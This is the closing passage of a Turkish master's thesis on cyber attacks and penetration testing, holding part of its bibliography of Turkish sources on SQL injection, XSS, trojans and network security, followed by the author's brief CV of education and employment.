- Şentürk, M. Y. 2018, Güncel Siber Saldırı Yöntemleri, Sızma Testi Araçları ve Temsili Bir Kurumsal Ağ Üzerinde Uygulanması, Yüksek Lisans Tezi, *Elektrik ve Bilgisayar Mühendisliği Anabilim Dalı, Elektrik ve Bilgisayar Mühendisliği Programı*, Türk Hava Kurumu Üniversitesi, 19-49.
- Taner, C., 2018, Wireshark Nedir? Nasıl Kullanılır?, Wireshark Nedir? Nasıl Kullanılır? – Cemal Taner, [Erişim Tarihi: 08.11.2023].
- Tek, S. 2022, Türkiye ve Dünyada Gerçekleştirilen Siber Saldırı Yöntemlerinin ve Bu Saldırıya Karşı Alınan Önlemlerin İncelenmesi, Yüksek Lisans, *Fen Bilimler Enstitüsü Bilgisayar Mühendisliği Anabilim Dalı*, Trakya Üniversitesi, 47-48.
- Tunca, S., 2019, Modern Çağda Siber Güvenlik Kavramı, Dumlupınar Üniversitesi, *İİBF Dergisi*(3-4), 4-5.
- Vikipedi., Siteler Arası Betik Çalıştırma, https://tr.wikipedia.org/wiki/Siteler_aras%C4%B1_betik_%C3%A7al%C4%B1%C5%Ft%C4%B1rma [Erişim Tarihi: 07.14.2023].
- Yakar, U., 2021, Bilgisarlarımızın Başına Bela Olan Trojen Virüsü Nedir, Kurtulma Yöntemleri Nelerdir?, Webtekno, <https://www.webtekno.com/trojan-virusu-nedir-nasil-silindir-h118533.html> , [Erişim Tarihi: 09.11.2023].

- Yalçınkaya, M. A., & Küçüksille, E. 2021, Web Uygulama Sızma Testlerinde Kapsam Genişletme İşlemi İçin Metodoloji Geliştirilmesi ve Uygulanması, Süleyman Demirel Üniversitesi, *Fen Bilimleri Enstitüsü Dergisi*, 25(1), 16-20.
- Yaşar, H. 2014, Kurumsal Siber Güvenliğe Yönelik Tehditler ve Mücadele Yöntemleri: Eylem Planı Örneği, Yüksek Lisans Tezi, *Bilişim Enstitüsü, Yönetim Bilişim Sistemleri Anabilim Dalı*, Gazi Üniversitesi, 103-122.
- Yazıcı, M., 2015, ilk Modern Siber-Atak: Estonya, İlk Modern Siber-Atak: Estonya | TUIÇ Akademi (tuicakademi.org), [Erişim Tarihi: 11.14.2023].
- Yazılımcı, Ç., 2023, SQL Injection Nedir ve Nasıl Çalışır?, SQL Injection Nedir ve Nasıl Çalışır? | by Çaylak yazılımcı | Yetkin Yayın | Dec, 2023 | Medium, [Erişim Tarihi: 06.12.2023].
- Yılmaz, A., 2023, SQL injection (SQL Enjeksiyonu) Step1-Türkçe, SQL injection (SQL Enjeksiyonu) Step 1 — Türkçe | by Abdülsamet YILMAZ | Medium, [Erişim Tarihi: 17.10.2023].
- Wei, E., 2022, WordPress'i Güvenli Hale Getirme ve XLM-RPC Saldırısından Kaçınmak için 8 İpucu, <https://blog.gametechtutorial.com/8-tips-to-make-your-wordpress-secure-and-avoid-xml-rpc-attack-543eb286e268> [Erişim Tarihi: 21.10.2023].

ÖZGEÇMİŞ

KİŞİSEL BİLGİLER

Adı Soyadı : Ömer YALÇINKAYA
Uyruğu : T.C

EĞİTİM

Derece	Adı, İlçe, İl	Bitirme Yılı
Üniversite	: Hoca Ahmet yesevi	2016

İŞ DENEYİMLERİ

Yıl	Kurum	Görevi
2009-2011	Çatom	Bilgisayar eğitmeni
2009-2011	Geçlik Merkezi	Bilgisayar Eğitmeni
2011-2016	Erzincan Üniversitesi	Bilgisayar Teknikeri
2016-devam	Artuklu Üniversitesi	Bilgisayar Mühendisi